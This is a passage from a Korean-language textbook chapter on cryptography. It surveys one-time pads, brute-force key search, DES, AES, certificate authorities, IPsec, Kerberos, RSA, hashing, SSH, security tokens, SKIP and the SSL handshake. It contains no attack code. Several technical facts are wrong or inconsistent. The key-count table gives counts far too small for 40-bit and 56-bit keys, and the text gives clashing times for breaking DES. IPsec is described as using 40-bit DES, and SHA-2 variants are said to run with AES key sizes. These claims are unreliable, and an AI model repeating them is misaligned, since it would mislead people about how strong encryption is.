1940년대에 이전 쏘련은 가장 중요한 자료를 암호화하는데 1회용보충(one-time pad)을 리용하였다. 흐름암호에 대한 절에서도 보았지만 1회용보충을 리용한 암호를 푼다는것은 수학적으로 불가능하다. 이것은 물론 사용자가 《one-time》의 정의를 리해한다고 본다. 하지만 이전 쏘련은 그렇게 하지 않았다.

암호열쇠들이 짧았으므로 이전 쏘련은 일부 1회용보충열쇠들을 서로 다른 위치들에서 회전시켜 다시 리용하기 시작했다. 전제로 한것은 같은 사용자가 같은 열쇠를 한번이상 리용하지 않는한 얻어진 암호문이 충분히 안전하다는것이였다. 명백히 이 가정은 기본을 놓쳤다. 미국은 그중에서 열쇠모형들을 찾아내여 암호문으로부터 정확한 전문을 얻어낼수 있었다.

5년이상이나 미국은 자국내에서의 이전 쏘련의 정탐활동을 추적할수 있었다.

— 암호의 결함

정해진 형태의 암호화알고리듬에 어떤 결함이 있겠는가를 결정하는것은 비암호전문가에게는 가장 풀기 어려운 문제로 될것이다. 하지만 암호화가 안전한가를 담보하는데서 고려하여야 할 몇가지 문제가 있다.

☞ 암호화알고리듬을 서술하는 수학식은 공개지식으로 되여야 한다. 기밀성에 의존하는 알고리듬은 쉽게 탈취당할수 있는 결함을 가진다.

☞ 암호화알고리듬은 철저한 공개검사를 받아야 한다.

누구나 알고리듬을 평가할수 있어야 하며 그 결과를 자유롭게 론의하여야 한다. 이것은 알고리듬의 분석이 제한되지 말아야 한다는것을 의미한다.

☞ 암호화알고리듬은 일정한 시간동안 공개적으로 리용되여 적당한 분석이 진행되도록 담보하여야 한다. 몇달정도만 리용하여 보아서는 시간적검사를 받았다고 볼수 없다. 많은 사람들이 DES암호화를 믿는 리유의 하나는 그것이 거의 15년동안 가동하고있었기때문이였다.

☞ 암호화알고리듬에서는 공개적인 분석에 의하여 약점들이 발견되지 말아야 한다. 거의 모든 암호화알고리듬은 약간의 결함들을 가지고있다. 이러한 결함들로 하여 그 열쇠를 깨는데 필요한 시간이 가능한 모든 열쇠조합을 만들어보는데 걸리는 시간보다 크게 감소될수 있으며 암호문이 쉽게 해득될수 있다.

이러한 간단한 원칙에 따라 암호화알고리듬의 상대적안전성을 평가할수 있다.

— 폭력공격

폭력공격은 가능한 모든 열쇠조합들을 시도하여 암호문을 푸는 열쇠를 하나 찾아내는 단순한 방법이다. 그러므로 이 공격을 전체열쇠조사라고 한다. 파괴자는 열쇠를 깨려고 하

는것이 아니라 적당한 시간내에 가능한 모든 열쇠조합을 시도하려 한다. 모든 암호화알고리듬들은 폭력공격에 대하여 취약하다. 앞단락에 한 쌍의 중요한 용어가 있다.

첫째는 《reasonable》이다. 공격자는 폭력공격을 들이대는것이 시간적으로 의미가 있어야 한다고 여긴다. 만일 전체열쇠조사가 VISA백금카드번호를 몇시간안에 풀어낸다면 공격은 가치가 있는것이다.

다른 한가지는 《vulnerable》이다. 모든 암호화알고리듬들은 폭력공격을 받을수 있으나 몇가지는 모든 가능한 열쇠결합들을 시도하는데 지내 오랜 시간이 걸린다. 실례로 1회용보충(one−time pad)을 리용한 암호화는 폭력공격을 리용하여 깰수 있지만 공격자는 그가 죽은 다음에도 몇대의 자손들을 거쳐서야 이 계획을 수행할수 있다. 적당한 1회용보충(one−time pad)의 암호화방안을 깨는데는 현존하는 계산능력을 동원하여 지구가 없어진다고 볼 때까지의 천문학적인 시간이 걸린다. 그래서 폭력공격실현에 요구되는 시간량은 두가지 요인에 의존하는데 그것은 특정의 열쇠를 시도하는데 얼마의 시간이 걸리는가와 얼마의 가능한 열쇠결합이 존재하는가 하는것이다.

매 열쇠검사에 걸리는 시간은 처리에 리용되는 장치에 달려있다. 보통의 탁상콤퓨터는 1초에 5개의 열쇠를 검사할수 있다. 암호화열쇠를 열기 위하여 특별히 만들어진 장치는 1초에 200개이상의 열쇠를 검사할수 있다. 물론 여러개의 체계들을 결합하면 그보다 더 좋은 결과를 얻을수 있다.

가능한 열쇠조합의 수는 열쇠크기에 직접 비례한다. 크기는 암호학에서 중요한 문제로 된다. 암호열쇠가 클수록 보다 많은 열쇠조합들이 존재한다. 표 3-21은 몇가지 암호화방법들을 그것들의 열쇠크기에 따라 보여준다. 열쇠크기가 증가할수록 가능한 열쇠조합의 수가 지수함수적으로 증가함을 알수 있다.

표 3-21. 암호화방법들과 그의 열쇠들

암호화방법	열쇠비트수	가능한 열쇠개수
Netscape	40	1.1×10^{6}
DES	56	72.1×10^{6}
Trple DES(2 열쇠)	112	5.2×10^{33}
IDEA	128	3.4×10^{38}
RC4(128bit열쇠)	128	3.4×10^{38}
Triple DES(3 열쇠)	168	3.7×10^{50}
Blowfish	448까지	
AES	128,192,256	3.4×10^{38}

이것은 특정의 암호화알고리듬에 대하여 전체열쇠조사를 진행하는데 얼마만한 시간이 걸리는가 하는 물음을 제기한다. 대답은 놀라운것이다. DES암호화는 공업표준으로 되였다. DES암호문렬을 깨고 그 안에 숨겨진 통보문을 알아내는데 얼마나 시간이 걸리는가를 알기 위한 모의실험이 있었는데 그 결과는 다음과 같다.

1997년에는 그 실험이 약 5달만에 완성되였다.

1998년 1월에는 39일만에 완성되였다.

1999년 1월에는 EFF가 이것을 22시간내에 끝낼수 있었다.

EFF는 DES암호화를 폭력공격하기 위하여 특별히 설계된 장치를 통하여 이것을 진행하였다. 이 실험후에 EFF는 《Cracking DES》라는 책을 출판하였는데 여기에는 자기들이 리용한 장치의 설계에 대한 자료들이 완전히 서술되여있다. 명백히 이것은 얼마만한 열쇠길이가 안전한것으로 간주되는가에 관한 완전히 새로운 견해를 주었다.

3) 강력한 암호화의 필요성

인증이 제대로 되고있다면 왜 암호화가 요구되는가? 암호화는 두가지 목적에 쓰인다.

첫째로; 자료도청을 막기 위해서이다.

둘째로; 자료변경을 막기 위해서이다.

암호화는 자료가 전송도중에 변경되지 않도록 담보할수 있다. 이러한 문제는 중개자공격에 의하여 생기며 자료전송을 파괴하려는 공격자의 능력에 관계된다. 직결식봉사주문들을 받아들일수 있도록 구성된 웨브봉사기를 가지고있다고 가정하자. 사용자들은 직결양식들에 써넣으며 그러면 직결양식은 웨브봉사기에 평문형식으로 기억된다. 규칙적인 간격으로 이러한 파일들은 FTP나 SMTP를 거쳐서 다른 체계로 전송된다.

만일 공격자가 웨브봉사기의 파일체계에 접속할수 있다면 공격자는 이러한 본문파일들을 사전에 변경시킬수 있다. 이때 공격자는 수량이나 제품의 번호들을 변경시킬수 있다. 틀린 주문을 받는 의뢰기는 매우 불행하게 된다. 이 실례에서는 공격자가 파일체계에 접근하고 있다고 가정하고있지만 망을 통한 중개자공격도 가능하다.

또한 공격자가 자료를 변경시켜 다른 사람의 사업을 혼란시킬수도 있다. 이 정보를 강력한 암호화알고리듬을 리용하여 암호화하면 이러한 공격은 훨씬 힘들어진다. 왜냐하면 공격자가 암호화된 파일속에 어떤 값이 들어있는지 알수 없기때문이다. 공격자의 능력이 좋다고 해도 암호를 복호화하는 알고리듬은 자료의 변화를 검출할것이다.

4) 대표적인 인증과 암호화방법들

인증과 암호화봉사를 제공하여주는 많은 방법들이 있다. 어떤것은 특정의 제작자에 의하여 제작된 제품들이며 어떤것은 열린 표준들이다. 어느것이 좋은가 하는것은 요구에 따라 다르다. 아래에 가장 널리 쓰이는 인증 및 암호화방법들을 소개한다.

— 자료암호화표준(DES)

DES는 오래동안 리용된 가장 일반적인 비밀열쇠알고리듬이였다.

DES의 원래의 표준은 40bit 혹은 56bit의 암호화열쇠를 리용한다. 가장 최근의 표준인 3중 DES는 2개 혹은 3개의 서로 다른 56bit 열쇠를 리용하여 평문을 세번 암호화한다. 이것은 112bit 혹은 168bit열쇠를 가진 암호문을 만들어내며 뒤방향호환성을 유지한다. DES는 제3자가 일부 평문과 그에 따르는 암호문을 안다고 하여도 모든 열쇠를 조사하지 않고서는 그 열쇠를 얻을수 없게 설계되였다. DES의 원래의 표준은 3일동안의 폭력공격에 의하여 깨여졌지만 새로운 3중 DES표준은 앞으로 몇년동안은 안전한것으로 남아있을것이다.

— 개량암호화표준(AES)

개량암호화표준(AES)은 DES를 계승하여 나왔다. AES는 DES의 결함(암호화약점, 열쇠길이의 제한, 장치에 의존하는 응용)을 극복하기 위하여 설계되였으며 앞으로의 기술발전을 위한 틀거리를 제공한다. AES가 2001년 여름까지 완전한 표준으로 설정되지는 않았지만 NIST(국가표준기술국)는 2000년 10월 2일에 Rijndael알고리듬을 DES를 교체할 핵심으로 공포하였다. Rijndael은 가변길이 블로크암호이지만 AES에서 실현될 때에는 처음에 열쇠길이 128, 192, 256bit를 취한다.

NIST는 Rijndael이 펜티움급의 콤퓨터들뿐아니라 지능카드들에서도 잘 동작하기때문에 이것을 선택하였다. 또한 가변길이 열쇠를 쓸수 있는 능력과 다른 암호화특성들로 하여 NIST는 Rijndael이 AES의 최종평가를 위하여 제기된 5개의 표준들중 가장 좋다고 결정하였다.

— 수자식증명서봉사기

공개열쇠암호와 비밀열쇠암호에 대한 절에서도 본바와 같이 비밀열쇠는 독특한 수자식서명을 만드는데 리용될수 있다. 이 서명은 후에 그것이 인증되였다는것을 담보하기 위하여 공개열쇠로 검증될수 있다. 이러한 과정은 사용자의 신분을 인증하는 매우 강력한 방법을 제공한다. 수자식증명서봉사기는 많은 공개열쇠들의 관리를 위한 중심점을 제공한다. 이것은 매 사용자들이 다른 사람의 공개열쇠를 복사하여 관리하지 못하게 하여준다.

수자식증명서봉사기들은 증명서권한기관(CA)이라고도 하는데 수자식서명의 확인을 제공한다. 실례로 만일 A가 B로부터 수자식서명이 있는 통보문을 받았지만 B의 공개암호화열쇠를 가지고있지 못하다면 A는 CA로부터 B의 공개열쇠를 받아서 그 통보문이 인증될수 있다는것을 확인할수 있다. 또한 A가 B의 전자우편에 응답하려 하지만 제3자의 도청을 막기 위하여 통보문을 암호화하려 한다고 하자. A는 CA로부터 B의 공개열쇠를 받아서 그 통보문을 B의 공개열쇠를 리용하여 암호화할수 있다.

증명서봉사기는 하나의 서명과 접근조종을 제공하는데 리용될수도 있다. 증명서는 접근을 제한하기 위하여 봉사기에 들어있는 파일들에 대한 접근조항목록에 첨부될수 있다. 사

용자가 파일에 접근하려고 한다면 봉사기는 사용자의 증명서에 접근이 허가되였는가를 확인한다. 이것은 CA가 기관의 거의 모든 문서의 보안을 관리하게 한다. Netscape증명서봉사기는 파일준위접근조종을 지원하는 CA의 좋은 실례이다.

CA를 리용하는데서 가장 큰 우점은 그것이 수자식증명서에 대한 공업표준형식인 X.509를 지원하는데 있다. 이것은 기관들사이에서 증명서가 확인되고 정보를 암호화하게 하여준다. 만일 두 령역사이에 정보를 교환하는 기본방법이 전자우편이라면 CA는 가상사설망을 리용하는것보다 훨씬 더 효과적일수 있다.

— IP보안(IPsec)

IP보안(IPsec)은 Cisco체계들에서 많이 리용되고있는 공개 및 비밀열쇠암호화알고리듬이다. 이것은 열린 표준들의 집합으로서 그리 새로운 형식은 아니다. IPsec는 인증을 실현하고 대화열쇠를 설정하기 위하여 Diffie—Hellman교환을 리용한다. IPsec는 또한 자료흐름을 암호화하기 위하여 40bit DES알고리듬을 리용한다. IPsec는 대화층에서 실현되였으며 따라서 직접적인 응용프로그람지원을 요구하지 않는다. IPsec의 리용은 말단사용자들에게 알기 쉽다.

IPsec의 우점의 하나는 쓰기 편리한것이다. Cisco가 IPsec를 자기의 경로기제품들에 넣은것으로 하여 IPsec는 명백한 가상사설망(VPN)해결책으로 된다. IPsec는 인터네트로부터의 원격망접속에 널리 쓰이고있으므로 40bit DES알고리듬을 리용하는것은 일반적인 망리용에서 가장 적합하다. 매우 중요한 자료들을 안전하지 못한 통로로 보내야 하는 필요가 있는 기관들은 여러가지 암호화기술들을 선택하는데 심중하여야 한다.

— Kerberos

Kerberos는 또 한가지 인증방법으로서 서로 다른 환경에서 하나의 서명을 제공하기 위하여 설계되였다. Kerberos는 사용자와 봉사들사이의 호상인증과 암호통신을 실현하여준다. 그러나 보안통표와 달리 매 사용자가 특정의 통과암호를 기억하고 유지하도록 하여주며 사용자가 국부조작체계에 인증할 때 국부대리인은 Kerberos봉사기에 인증요구를 보낸다. 봉사기는 체계에 인증하려고 하는 그 사용자에 대한 암호화된 신용증명서를 보낸다. 국부대리인은 그 다음 사용자가 제공하는 통과암호를 리용하여 신용증명서를 해득한다.

만일 정확한 통과암호를 받았다면 사용자는 확인되며 인증표가 제공되여 그는 다른 Kerberos인증봉사에 접근할수 있게 된다. 사용자는 또한 모든 자료들을 암호화하는데 리용될수 있는 암호열쇠모임을 얻는다.

일단 사용자가 확인되면 그는 임의의 Kerberos관련봉사기들이나 응용프로그람들에 대한 인증을 하지 않아도 된다. Kerberos봉사기가 내는 표는 추가적인 망원천들에 접속하는데 필요한 신용증명서들을 제공한다. 이것은 사용자가 여전히 자기의 통과암호를 기억하여야 하지만 망의 모든 체계들에 접근하는데 하나의 통과암호만이 필요하다는것을 의미한다. Kerberos의 가장 큰 우점의 하나는 자유롭게 쓸수 있는것이다. 원천코드는 무료로 내리적재하여 리용할수 있다.

— RSA암호화

RSA암호화알고리듬은 1977년에 리베스트, 샤미르, 아델만에 의하여 만들어졌다. RSA는 공개 및 비밀열쇠암호에서 사실상 표준으로 간주되고있으며 이것은 Microsoft, Apple, Novell, Sun, Lotus등의 제품에 쓰이고있다. 공개 및 비밀암호체계로서 인증도 실현할수 있다.

RSA가 널리 쓰인다는 사실은 호상리용성과 관련하여 매우 중요하다. 통보문을 만들 때 리용하는 알고리듬과 다른 알고리듬을 쓴다면 그 통보문을 인증하거나 복호화할수 없다. RSA를 지원하는 제품에서는 넓은 사용자범위에서 정보를 교환할수 있도록 담보한다. RSA는 오래동안 철저한 검토를 진행하였다. 자료를 보호하기 위하여 하나의 알고리듬을 선택할 때 이것은 중요한 인자로 된다.

— 하쉬알고리듬(Hashing)

수자식서명은 비밀열쇠를 리용하여 전체 통보에 서명하는 방법으로 동작한다. 이것은 복잡하며 시간이 많이 든다. 한가지 방법은 하나의 자료요약을 만들고 그 다음 그 통보문요약에 비밀열쇠로 서명(또는 암호화)하여(이것을 보통 하쉬라고 한다) 전체 통보에 서명하는것과 같은 효과를 얻는것이다.

이것은 하쉬알고리듬으로 수행되는데 원래 파일을 입구하여 통보문요약을 만들며 거기에 비밀열쇠로 서명하여 전송한다. 수신자는 서명자의 공개열쇠를 암호화된 하쉬값에 적용하여 수신자의 신분을 검증한다. 수신자는 그다음 송신자와 같은 하쉬알고리듬을 리용하여 원래 파일을 처리하고 원래 하쉬값과 비교한다. 만일 같으면 수신자는 통보가 송신도중에 수정되지 않았다는것을 확인한다.

☞ SHA-1(Secure Hash Algorithm-1)

SHA-1(안전한 하쉬알고리듬)은 NIST에 의해 제안되여 DSS표준으로 등록되였으며 DES와 함께 수자식서명에 리용된다.

1994년에 실현(원래의 SHA에서 몇가지 결함을 수정하여)되였으며 SHA-1은 160bit 통보요약값을 준다. 2000년 10월 12일 NIST는 새로운 AES와 함께 쓰일 SHA에 기초한 3개의 알고리듬을 공개하였다.

SHA-256, SHA-384, SHA-512는 3개의 서로 다른 AES열쇠크기(128, 192, 256bit)로 동작한다.

☞ MD5

1991년 MIT의 로버트 리베스트에 의해 제안되였으며 MD계렬 하쉬알고리듬의 최신판이다. 32bit처리소자에서 동작할수 있게 설계되였으며 MD5는 128bit의 요약값을 준다. MD5는 SHA-1보다 빠르지만 더 안전하지는 못하다.

— 안전한 쉘(SSH)

안전한 쉘(SSH)은 의뢰기인증을 보장하고 두 체계사이에 다중봉사대화를 보호하는 강

력한 방법이다. 핀란드의 대학생 Tatu Ylnen에 의해 제안된 SSH는 LINUX체계에서 널리 쓰이고있다. 이 규약은 Windows와 OS/2에도 내장되였다.

SSH로 동작하는 체계들은 련결요구를 포구 22로 듣는다. 만일 SSH체계로 동작하는 2개의 체계가 련결된다면 매개는 RSA를 리용한 수자식증명서교환을 수행하여 상대방의 신용증명서를 검사한다. 매 사람의 신용증명서가 검증되면 두 체계를 통하여 교환되는 모든 정보를 암호화하기 위하여 3중 DES를 리용한다. 두 호스트들은 통신대화과정에 대방을 인증하며 암호화열쇠를 주기적으로 바꾼다.

이것은 폭력공격이나 재생공격이 효과가 없게 한다.

SSH는 불안전한 규약을 안전하게 하는 좋은 방법이다.

실례로 telnet와 FTP 대화들은 모두 인증정보들을 평문으로 교환한다. SSH는 이 대화들을 교갑화하여 평문정보가 보이지 않게 한다.

— 보안통표 (Security Tokens)

보안통표는 통표카드(또는 지능카드)라고도 부르는데 국부의뢰기나 망봉사접근에 리용될수 있는 통과단어생성장치들이다. 물리적으로 통표는 통과단어와 통과단어의 남아있는 시간을 표시하는 LCD현시장치를 가지고있는 작은 장치이다. 현재의 통과암호의 존재기간이 끝나면 새로운 통과암호가 발생된다. 이것은 높은 수준의 인증보안을 제공한다. 왜냐하면 약속된 통과암호가 매우 제한된 생명주기를 가지기때문이다. 그림 3-39에서 여러가지 보안통표들을 보여주었다. 이 통표들을 SecurID카드라고 한다.

그림 3-39. Security Dynamics Technologies에서 생산된 SecurID카드들

보안통표들은 현존 조작체계나 응용프로그람과 직접 인증하지 않는다. 가입등록요구를 인증봉사기에 넘기기 위한 대리자가 요구된다. 례를 들어 Check Point방화벽-1은 SecurID를 통하여 들어오는 의뢰기인증을 지원한다.

인터네트밖의 사용자가 Check Point방화벽-1로 보호된 인터네트안의 봉사에 접근하려면 자기의 SecurID통표를 리용하여 방화벽에 인증한다. Check Point방화벽-1은 이 인증을 직접 하지않고 방화벽우의 대리자가 ACE/Server라고 하는 SecurID인증봉사기에 가입등록요구를 내보낸다.

만일 신용증명서가 정확하면 암호화된 대화를 통하여 대리자에게 옳다는 신호가 오며

사용자는 내부망에 접근할수 있게 된다. 매 보안통표는 ID번호에 의하여 식별된다. ID번호는 매 보안통표를 유일하게 식별한다. ID번호는 또한 매 통과단어를 생성하는데 리용되는 알고리듬을 수정하는데 쓰이며 따라서 여러개의 통표가 같은 통과단어렬을 만들수 없다.

통과암호가 규칙적인 시간간격(보통 60초)으로 완료되기때문에 보안통표는 처음에 인증봉사기와 동기를 맞추어야 한다.

이러한 형태의 인증은 많은 쓸모가 있다. 첫째로 사용자는 자기의 통과암호들을 기억할 필요가 없다. 그들은 보안통표로부터 현재의 통과암호를 읽고 이 값을 인증에 리용하면 된다. 사용자는 자기의 통과암호를 규칙적인 시간간격으로 변경시키지 않아도 된다. 왜냐하면 이것은 보안통표에 의하여 자동적으로 실현되기때문이다. 또한 통표가 매 인증에서 리용되는 물리적인 장치이므로 사용자는 보통 자기의 통과암호를 다른 사람에게 줄수 없다. 사용자가 자기의 통과암호를 다른 사용자에게 읽어준다고 해도 통과암호가 매우 짧은 기간에만 맞기때문에 그 통과암호를 리용할수 없다.

보안통표는 인증을 제공하는 우수한 방법이다. 유일한 약점은 임의의 형태의 대화암호화를 제공하지 못한다는것이다. 그것은 이 기능을 제공하는 조작체계나 응용프로그람에 의존한다. 실례로 이것은 공격자가 telnet대화로 가장하고 들어온다면 인증정보를 평문으로 읽을수 있다는것을 의미한다. 그러므로 주어진 통과암호의 제한된 생명주기는 이러한 정보를 리용하기 어렵게 한다.

— 인터네트규약을 위한 단순열쇠관리(SKIP)

SKIP는 대화층에서 동작한다는 점에서 SSL과 비슷하다. SSL과 마찬가지로 SKIP는 IP봉사가 암호화를 지원하는가에 관계없이 그 봉사를 지원하는 능력을 가진다. 이것은 두 호스트사이에서 동작하는 여러개의 IP봉사들을 가지고있는 경우에 매우 쓸모있다.

SKIP와 SSL과 다른점은 대화층사이에서 설정 및 열쇠의 교환을 위한 사전통신이 필요없는것이다. Diffie-Hellman의 공개 및 비밀알고리듬은 공유된 비밀열쇠를 생성하는데 쓰인다. 이 공유된 비밀열쇠는 IP파케트에 기초한 암호화와 인증을 제공하는데 쓰인다. SKIP는 자료의 암호화에 매우 효과적일 뿐아니라 VPN의 성능을 개선하는데 이것은 매 대화의 완전성을 유지하기 위한 공유된 비밀열쇠를 장기적으로 보호하는데 기초하고있다.

SKIP는 SSH에서와 같이 새로운 열쇠값들을 련속적으로 생성하지 않는다. 그러므로 열쇠가 적당히 보호되지 않으면 SKIP암호화는 취약하다.

3.5.4. LINUX에서 웨브보안을 위한 SSL실현

Netscape에서 만든 안전한 소케트층(Secure Sockets Layer: SSL)은 OSI모형의 대화층에 RSA암호화를 제공한다. 대화층에서 암호화를 진행하여 SSL은 봉사에 독립인 능력을 가지게 된다. SSL은 FTP, HTTP, telnet와 같이 동작하지만 주로 안전한 웨브상업에서 많이 리용된다. RSA암호화가 공개 및 비밀열쇠암호화이기때문에 수자식증명서도

지원된다. 이것은 SSL이 봉사기를 인증하고 선택적으로 의뢰기도 인증할수 있게 해준다.

Netscape는 자기의 웨브열람기와 웨브봉사기제품에 SSL을 포함하고있다. Netscape는 지어 원천코드를 제공하여 SSL이 다른 웨브봉사기 가동환경들에 접속할수 있게 해준다.

웨브페지를 만드는 웨브전문가는 모든 웨브열람기들로부터의 SSL련결요구에 따라 페지를 표시할수 있다. 이것은 직결식상업을 비교적 안전한 방법으로 할수 있게 한다.

1) 알고리듬

— 의뢰기는 봉사기에 접속하여 지원되는 암호화알고리듬목록을 전송한다.

— 봉사기는 알고리듬이름, 공개열쇠 및 하쉬알고리듬 이름으로 응답한다.

— 의뢰기는 공개열쇠가 봉사기의것과 같은지 확인한다.

— 의뢰기는 대화열쇠를 생성하여 봉사기의 공개열쇠로 암호화하여 봉사기에게 전송한다.

— 봉사기는 이 대화열쇠를 자신의 비밀열쇠로 해독하고 이것을 사용하여 그 대화련결기간 전송되는 자료를 암호화한다.

— 의뢰기는 임의의 문자렬을 대화열쇠로 암호화하여 봉사기에 전송한다.

— 봉사기는 수신을 확인한다.

우의 인증수법은 봉사기가 의뢰기를 인증하는데 사용하는데 봉사기가 의뢰기의 공개열쇠를 가지고있어야 한다.

2) 구성

SSL규약은 련결지향형 망층규약(실례로 TCP/IP)과 응용층규약(례를 들어 HTTP, IMAP)사이에 위치한다. SSL규약은 TCP/IP규약을 리용하며 SSL이 내장된 봉사기가 SSL이 내장된 의뢰기에게 인증받을수 있도록 한다. 또한 의뢰기자신이 봉사기에게 인증받을수 있도록, 의뢰기-봉사기사이에 암호화통신이 가능하도록 해준다.

SSL레코드규약(SSL record protocol)과 SSL련결확립규약(SSL handshake protocol)이라는 두개의 아래준위규약을 포함한다.

☞ SSL레코드규약: 자료 전송 형식을 정의

☞ SSL련결확립규약: 의뢰기와 봉사기사이에 초기 SSL련결이 이루어졌을 때 SSL레코드규약을 사용하여 일련의 통보를 교환하는데 관여한다.(공개열쇠암호화와 대칭열쇠암호화의 조합방식)

3) 다양한 암호화기능의 리용

— 열쇠교환규약: RSA, D-H

— 자료암호화를 위해서는 대칭암호가 쓰인다 : DES, 3DES, RC4

— 수자 서명: RSA, DSS

— MAC를 리용한 통보완전성 검사 : DES, RC2

— 열쇠 생성을 위해 사용되는 함수 : SHA-1, MD5

4) SSL련결확립통보교환 절차

— 의뢰기는 봉사기에게 SSL의 판본번호, 암호문설정상태, 임의의 자료그리고 봉사기가 SSL을 사용하여 의뢰기와 통신하는데 필요한 기타 정보들을 전송한다.

— 봉사기 역시 의뢰기와 같은 정보들을 의뢰기에 전송하며 추가로 봉사기는 자신의 보증정보를 보내준다.

— 의뢰기는 봉사기가 보낸 정보를 리용하여 봉사기 인증작업을 실시한다.

만약 인증받을수 없는 봉사기라고 판명되면 사용자에게 봉사기와 안전한 련결을 할수 없음을 경고한다. 보증된 봉사기라고 확인되면 다음 단계로 넘어간다.

— 의뢰기는 련결확립과정에 생성된 그때까지의 모든 자료를 사용하여 보조적인 보호자료를 작성한 다음 봉사기의 공개열쇠로서 암호화하여 그것을 봉사기로 전송한다.

— 만약 봉사기가 의뢰기의 인증을 요구하였다면 의뢰기의 자료의 일부에 서명을 하여 봉사기에 전송한다.

— 의뢰기가 인증받지 못할 경우 대화는 끝난다. 그러나 의뢰기가 성공적으로 인증되였다면 봉사기는 개인열쇠를 리용하여 보조적인 보호자료를 해독하고 의뢰기와 봉사기는 기본 보호자료를 생성하기 위한 절차를 실행한다.

— 의뢰기와 봉사기는 기본 보호자료를 리용하여 대화 열쇠를 만든다. 대화열쇠는 대칭열쇠의 일종이며 SSL대화동안에 교환되는 정보를 암호화하고 해독하는데 사용된다. 또한 대화의 완전성을 검증하는데도 사용되는데 이것은 SSL련결을 통하여 전송되는 자료의 변화를 판단하는것이다.

— 의뢰기는 봉사기에게 이후에 전송되는 통보가 대화열쇠로서 암호화될 것이라는 정보를 보낸다. 그 다음 의뢰기측의 련결확립작업이 끝났다는것을 알리는 암호화된 통보를 봉사기에게 전송한다.

— 봉사기 역시 의뢰기에게 이후에 전송되는 통보가 대화열쇠로서 암호화될것이라는 정보를 보낸다. 그 다음 봉사기측의 련결확립작업이 끝났다는것을 알리는 암호화된 통보를 봉사기에게 전송한다 .

이와 같이하여 SSL 련결확립이 완료되고 SSL대화가 시작된다. 의뢰기와 봉사기는 대화열쇠를 사용하여 서로가 주고받는 통보를 암호화하고 해독하며 완전성을 검증한다. 대화를 시작하기전에 봉사기는 LDAP등록부내의 사용자 허가권내에 의뢰기의 보증서가 있는지 확인하도록 설정될수 있다. 의뢰기와 봉사기의 인증작업에서 중요한 점은 공개열쇠와 개인열쇠의 쌍에서 하나의 열쇠만을 사용하여 암호화하고 다른 하나의 열쇠만을 사용하여 해독한다는것이다.

5) 봉사기인증

SSL이 내장된 Netscape의 의뢰기쏘프트웨어는 항상 봉사기의 인증 또는 봉사기의 신원을 검증하는것을 필요로 한다.

공개열쇠를 포함하는 보증서에 의해 확인되는 봉사기와 공개열쇠와의 바인딩을 인증

하기 위해서는 다음의 네가지 사항에 대해 《yes》라는 응답을 받아야 한다.

— 현재 날자가 유효기간에 속하는가?

의뢰기는 봉사기 보증서의 유효기간을 확인한다.

— 공개된 CA는 믿을수 있는가?

의뢰기는 CA보증서의 목록을 보관하고있다. 공개된 CA의 식별이름(DN: Distinguished Name)이 의뢰기가 보관하고있는 목록가운데서 CA의 식별이름과 일치해야 한다.

— 사용하려는 CA의 공개열쇠가 개발자의 수자서명의 유효성을 확증할수 있는가?

의뢰기는 CA보증서의 공개열쇠를 리용하여 봉사기의 보증서에 있는 수자서명의 유효성을 검사한다.

— 봉사기의 보증서에 기록되여있는 령역이름이 봉사기의 실제 령역이름과 일치하는가?

봉사기가 실제로 보증서에 있는 령역과 같은 망주소에 위치하는가를 확인하는 단계이다. 이것은 SSL규약의 기술적인 부분과 사실상 관계가 없으나 SSL규약은 Man-in-the-Middle과 같은 보안공격으로부터의 보호를 지원한다.

Man-in-the-Middle이란 의뢰기가 SSL규약을 사용하여 봉사기에 련결하려 하는 경우에 의뢰기-봉사기사이의 모든 통신을 방해하는 일종의 프로그람이다. 이 프로그람은 SSL 련결이 진행되는 동안에 오고가는 합법적인 열쇠를 가로채고 자신의 열쇠를 대신 전송하여 그 열쇠가 봉사기에게는 의뢰기의 열쇠, 의뢰기에게는 봉사기의 열쇠인것처럼 속인다.

봉사기인증작업이 성공적으로 이루어지면 의뢰기는 SSL련결확립을 계속 진행한다.

6) 의뢰기인증

의뢰기는 자신의 인증을 위하여 봉사기에게 보증서 및 수자 서명된 자료를 전송한다. 봉사기는 보증서의 공개열쇠를 검증하기 위하여 그리고 보증서가 나타내는 신원을 인증하기 위하여 수자서명된 자료를 리용한다.

보증서에 의해 확인된 개인이나 실체와 공개열쇠와의 맺기를 인증하기 위해서는 다음의 네가지 질문에 대하여 《yes》라는 응답을 받아야 한다.

— 사용자의 공개열쇠가 사용자의 수자서명의 유효성을 확증하는가?

봉사기는 사용자의 수자식서명이 보증서의 공개열쇠로서 확증될수 있는가를 확인한다.

— 현재 날자가 유효기간에 속하는가?

봉사기는 보증서의 유효기간을 확인한다.

— 공개된 CA는 믿음성이 있는가?

봉사기는 믿을수 있는 CA보증서의 목록을 보관하고있다. 봉사기가 의뢰기에 접근할수 있는가는 이 목록에 의하여 결정된다.

— 사용하려는 CA의 공개열쇠가 개발자(의뢰기)의 수자서명의 유효성을 혹증할수 있는가?

봉사기는 CA보증서의 공개열쇠를 리용하여 의뢰기의 보증서에 있는 수자서명의 유효성을 검사한다. SSL규약은 아니지만 Netscape봉사기는 LDAP등록부에 접근하려는 사용자의 권한을 위하여 인증과정의 일부로서 작업을 수행할수 있다.

— 사용자의 보증서가 LDAP권한목록에 포함되여있는가?

Netscape인증봉사기(Certificate Server)는 LDAP등록부안의 권한목록으로부터 무효화된 사용자보증서를 자동으로 삭제할수 있다.

— 인증된 의뢰기에게 요구하는 자원에 접근할수 있는 권한을 부여할수 있는가?

봉사기는 봉사기의 접근조종목록(ACL: Access Control List)에 준하여 의뢰기가 어떤 자원에 접근할 권한이 있는가를 확인하고 그에 맞는 련결을 한다.

7) 실제 SSL의 동작과정

— 웨브열람기: SSL로 암호화된 페지를 요청하게 된다.(https://가 사용 된다)

— 웨브봉사기: 공개열쇠를 인증서와 함께 전송한다.

— 웨브열람기: 인증서가 자신이 신용있다고 판단한 CA(일반적으로 trusted root CA라고 부른다.)로부터 서명된것인지 확인한다.(Internet Explorer나 Netscape와 같은 웨브열람기에는 이미 Verisign과 같은 널리 알려진 root CA의 인증서가 설치되여있다.) 또한 날자가 유효한가 그리고 인증서가 접속하려는 싸이트와 관련되여있는가를 확인한다.

